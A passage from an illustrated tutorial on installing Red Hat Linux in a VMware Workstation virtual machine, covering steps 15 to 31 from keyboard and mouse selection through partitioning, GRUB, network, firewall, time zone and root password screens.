
15. Select the *Keyboard* of your choice. Press the **Enter** key.


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
OK
Back

```
Red Hat Linux (C) 2002 Red Hat, Inc.
                    Keyboard Selection

Which model keyboard is attached
to this computer?

      sk-qwerty
      slovene
      speakup
      speakup-lt
      trq
      ua
      uk
      us

 <Tab>/<Alt-Tab> between elements  |  <Space> selects  |  <F12> next screen
```


You do not have VMware Tools installed.

16. Select the mouse you are currently using on the host computer. Press the **Tab** key until **Emulate 3 Buttons?** is highlighted. Press the **Spacebar** to select, then press the **Tab** key until **OK** is highlighted. Press the **Enter** key.


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
You do not have VMware Tools installed.


```
Red Hat Linux (C) 2002 Red Hat, Inc.
                    Mouse Selection

   Which model mouse is attached to this computer?

      ALPS - GlidePoint (PS/2)
      ASCII - MieMouse (PS/2)
      ASCII - MieMouse (serial)
      ATI - Bus Mouse
      Generic - 2 Button Mouse (PS/2)
      Generic - 2 Button Mouse (USB)
      Generic - 2 Button Mouse (serial)
      Generic - 3 Button Mouse (PS/2)

                [*] Emulate 3 Buttons?

           OK                      Back

  <Tab>/<Alt-Tab> between elements   |  <Space> selects   |  <F12> next screen
```

17. Select *Workstation* as the installation type. Press the **Tab** key until **OK** is highlighted. Press the **Enter** key.


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
You do not have VMware Tools installed.

```
Red Hat Linux (C) 2002 Red Hat, Inc.

                  Installation Type
   What type of system would you like to install?

              Personal Desktop
              Workstation
              Server
              Custom
              Upgrade Existing System

           OK                     Back

  <Tab>/<Alt-Tab> between elements   |  <Space> selects   |  <F12> next screen
```


18. Accept the default of *Autopartition*. Press the **Enter** key on ***Autopartition***.



Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
You do not have VMware Tools installed.

```
Red Hat Linux (C) 2002 Red Hat, Inc.
                     Disk Partitioning Setup

          Automatic Partitioning sets partitions based on the
          selected installation type. You also can customize
          the partitions once they have been created.

          The manual disk partitioning tool, Disk Druid,
          allows you to create partitions in an interactive
          environment. You can set the file system types,
          mount points, partition sizes, and more.

          The partitioning tool, fdisk, is a text-based
          utility only recommended for advanced users who
          need to perform specialized tasks.

     Autopartition      Disk Druid      fdisk      Back

  <Tab>/<Alt-Tab> between elements  |  <Space> selects  |  <F12> next screen
```


19. You may receive a warning that reads “device sda being unreadable.” Remember as far as the host computer is concerned the virtual machine is completely separate from the host machine. Therefore, you are working with a completely “new” virtual hard drive. Press the **Enter** key to continue.



Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
You do not have VMware Tools installed.


```
Red Hat Linux (C) 2002 Red Hat, Inc.

                          Warning

       The partition table on device sda was unreadable.
       To create new partitions it must be initialized,
       causing the loss of ALL DATA on this drive.

       Would you like to initialize this drive?

              Yes                        No

  <Tab>/<Alt-Tab> between elements  |  <Space> selects  |  <F12> next screen
```

20. Accept the default to have Linux perform *Automatic Partitioning* to the new virtual hard drive. Press the **Tab** key until **OK** is highlighted. Press the **Enter** key.


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
OK
Back
You do not have VMware Tools installed.


```
Red Hat Linux (C) 2002 Red Hat, Inc.
                    Automatic Partitioning

Before automatic partitioning can be set up by the installation
program, you must choose how to use the space on hard drives.

          Remove all Linux Partitions on this system
          Remove all partitions on this system
          Keep all partitions and use existing free space

    Which drive(s) do you want to use for this installation?
                           [*] sda

 <Tab>/<Alt-Tab> between elements   |  <Space> selects   |  <F12> next screen
```

21. Press the **Tab** key to highlight the **Yes** button. Press the **Enter** key to remove all Linux partitions.


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
No
Yes
You do not have VMware Tools installed.


```
Red Hat Linux (C) 2002 Red Hat, Inc.
                    Automatic Partitioning
                    Warning

You have selected to remove all
Linux partitions (and ALL DATA on
them) on the following drives:

/dev/sda

Are you sure you want to do this?

 <Tab>/<Alt-Tab> between elements   |  <Space> selects   |  <F12> next screen
```

22. Accept the default *Use GRUB Boot Loader*. Press the **Tab** key to highlight the **OK** button. Press the **Enter** key.


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
OK
Back
You do not have VMware Tools installed.

```
Red Hat Linux (C) 2002 Red Hat, Inc.

              ┤ Boot Loader Configuration ├

   Which boot loader would you like to use?

              (*) Use GRUB Boot Loader
              ( ) Use LILO Boot Loader
                ( ) No Boot Loader

 <Tab>/<Alt-Tab> between elements  | <Space> selects  | <F12> next screen
```


23. On the Boot Loader special options screen, press the **Tab** key to highlight the **OK** button. Press the **Enter** key.


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
OK
Back
You do not have VMware Tools installed.

```
Red Hat Linux (C) 2002 Red Hat, Inc.

              ┤ Boot Loader Configuration ├

   A few systems will need to pass special options to the kernel
   at boot time for the system to function properly. If you need
   to pass boot options to the kernel, enter them now. If you
   don't need any or aren't sure, leave this blank.

          hdc=ide-scsi_____________________________________

           [ ] Force use of LBA32 (not normally required)

 <Tab>/<Alt-Tab> between elements  | <Space> selects  | <F12> next screen
```

24. Leave the Boot Loader Password blank for this installation. Press the **Tab** key to highlight the **OK** key. Press the **Enter** key.


***Note:** If you decide to use a *Boot Loader Password*, remember that all of Linux is *case sensitive.*


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux

```
Red Hat Linux (C) 2002 Red Hat, Inc.

Boot Loader Configuration

A boot loader password prevents users from passing
arbitrary options to the kernel.  For highest
security, we recommend setting a password, but this
is not necessary for more casual users.

[ ] Use a GRUB Password

Boot Loader Password: ________________________
Confirm:              ________________________

OK                        Back

<Tab>/<Alt-Tab> between elements   |  <Space> selects   |  <F12> next screen
```

You do not have VMware Tools installed.


25. On the default Boot Partition screen, press the **Tab** key to highlight the **OK** button. Press the **Enter** key.


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux

```
Red Hat Linux (C) 2002 Red Hat, Inc.

Boot Loader Configuration

The boot manager Red Hat uses can boot other operating systems
as well. You need to tell me what partitions you would like to
be able to boot and what label you want to use for each of them.

Default  Boot label              Device
   *     Red Hat Linux           /dev/sda2

OK              Edit              Back

<Space> selects button | <F2> select default boot entry | <F12> next screen>
```


You do not have VMware Tools installed.

26. On the Boot Loader install location screen, press the **Tab** key to highlight the **OK** button. Press the **Enter** key.


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
You do not have VMware Tools installed.


```
Red Hat Linux (C) 2002 Red Hat, Inc.

              ┤ Boot Loader Configuration ├

   Where do you want to install the boot loader?

   /dev/sda          Master Boot Record (MBR)
   /dev/sda1         First sector of boot partition

           OK                       Back

  <Tab>/<Alt-Tab> between elements   |  <Space> selects   |  <F12> next screen
```

27. On the **Network Configuration for eth0** screen you will need to decide whether to assign a static IP address or obtain an IP from a DHCP source. In this example, I left the default of *dhcp*. Press the **Tab** key to highlight the **OK** button. Press the **Enter** key.


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
You do not have VMware Tools installed.


```
Red Hat Linux (C) 2002 Red Hat, Inc.
              ┤ Network Configuration for eth0 ├

               Network Device: eth0

               [*] Use bootp/dhcp
               [*] Activate on boot

               IP address:              ________________
               Netmask:                 ________________
               Default gateway (IP):    ________________
               Primary nameserver:      ________________
               Secondary nameserver:    ________________
               Tertiary nameserver:     ________________

                   OK                 Back

  <Tab>/<Alt-Tab> between elements   |  <Space> selects   |  <F12> next screen
```

28. On the **Firewall Configuration** screen, press the **Tab** key to highlight *No Firewall*. Press the **Tab** key to highlight the **OK** button. Press the **Enter** key on **OK**.


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
OK
Customize
Back
You do not have VMware Tools installed.


```
Red Hat Linux (C) 2002 Red Hat, Inc.

Firewall Configuration

A firewall protects against unauthorized network
intrusions. High security blocks all incoming accesses.
Medium blocks access to system services (such as telnet
or printing), but allows other connections. No firewall
allows all connections and is not recommended.

Security Level: ( ) High ( ) Medium (*) No firewall

<Tab>/<Alt-Tab> between elements  |  <Space> selects  |  <F12> next screen
```

29. On the **Language Support** screen, press the **Tab** key to select any additional languages you need support for. Press the **Enter** key to highlight the additional languages. Press the **Tab** key to highlight the **OK** button. Press the **Enter** key.


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
OK
Select All
Reset
Back
You do not have VMware Tools installed.

```
Red Hat Linux (C) 2002 Red Hat, Inc.
Language Support

Choose additional languages that you would like
to use on this system:

     [ ] English (New Zealand)
     [ ] English (Philippines)
     [ ] English (Singapore)
     [ ] English (South Africa)
     [*] English (USA)
     [ ] English (Zimbabwe)
     [ ] Estonian
     [ ] Faroese (Faroe Islands)

<Tab>/<Alt-Tab> between elements  |  <Space> selects  |  <F12> next screen
```


30. On the **Time Zone Selection** screen, press the **Tab** key and by using the **ARROW** or **PAGE UP/PAGE DOWN** keys locate the appropriate Time Zone for your installation. Once the correct Time Zone has been located press the **Tab** key to highlight the **OK** key. Press the **Enter** key.


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
OK
Back
You do not have VMware Tools installed.

```
Red Hat Linux (C) 2002 Red Hat, Inc.

Time Zone Selection

What time zone are you located in?

[ ] Hardware clock set to GMT?

US/Central
US/East-Indiana
US/Eastern
US/Hawaii
US/Indiana-Starke

<Tab>/<Alt-Tab> between elements  |  <Space> selects  |  <F12> next screen
```

31. On the **Root Password** screen, enter a root *Password* (minimum of 6 characters), press the **Tab** key and reenter the same password. Press the **Tab** key to highlight the **OK** button. Press the **Enter** key.


***Note:** Remember that all of Linux is *case sensitive*.


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
OK
Back
You do not have VMware Tools installed.

```
Red Hat Linux (C) 2002 Red Hat, Inc.

Root Password

Pick a root password. You must type it
twice to ensure you know what it is and
didn't make a mistake in typing. Remember
that the root password is a critical part
of system security!

Password:           ******
Password (confirm): ******

<Tab>/<Alt-Tab> between elements  |  <Space> selects  |  <F12> next screen
```

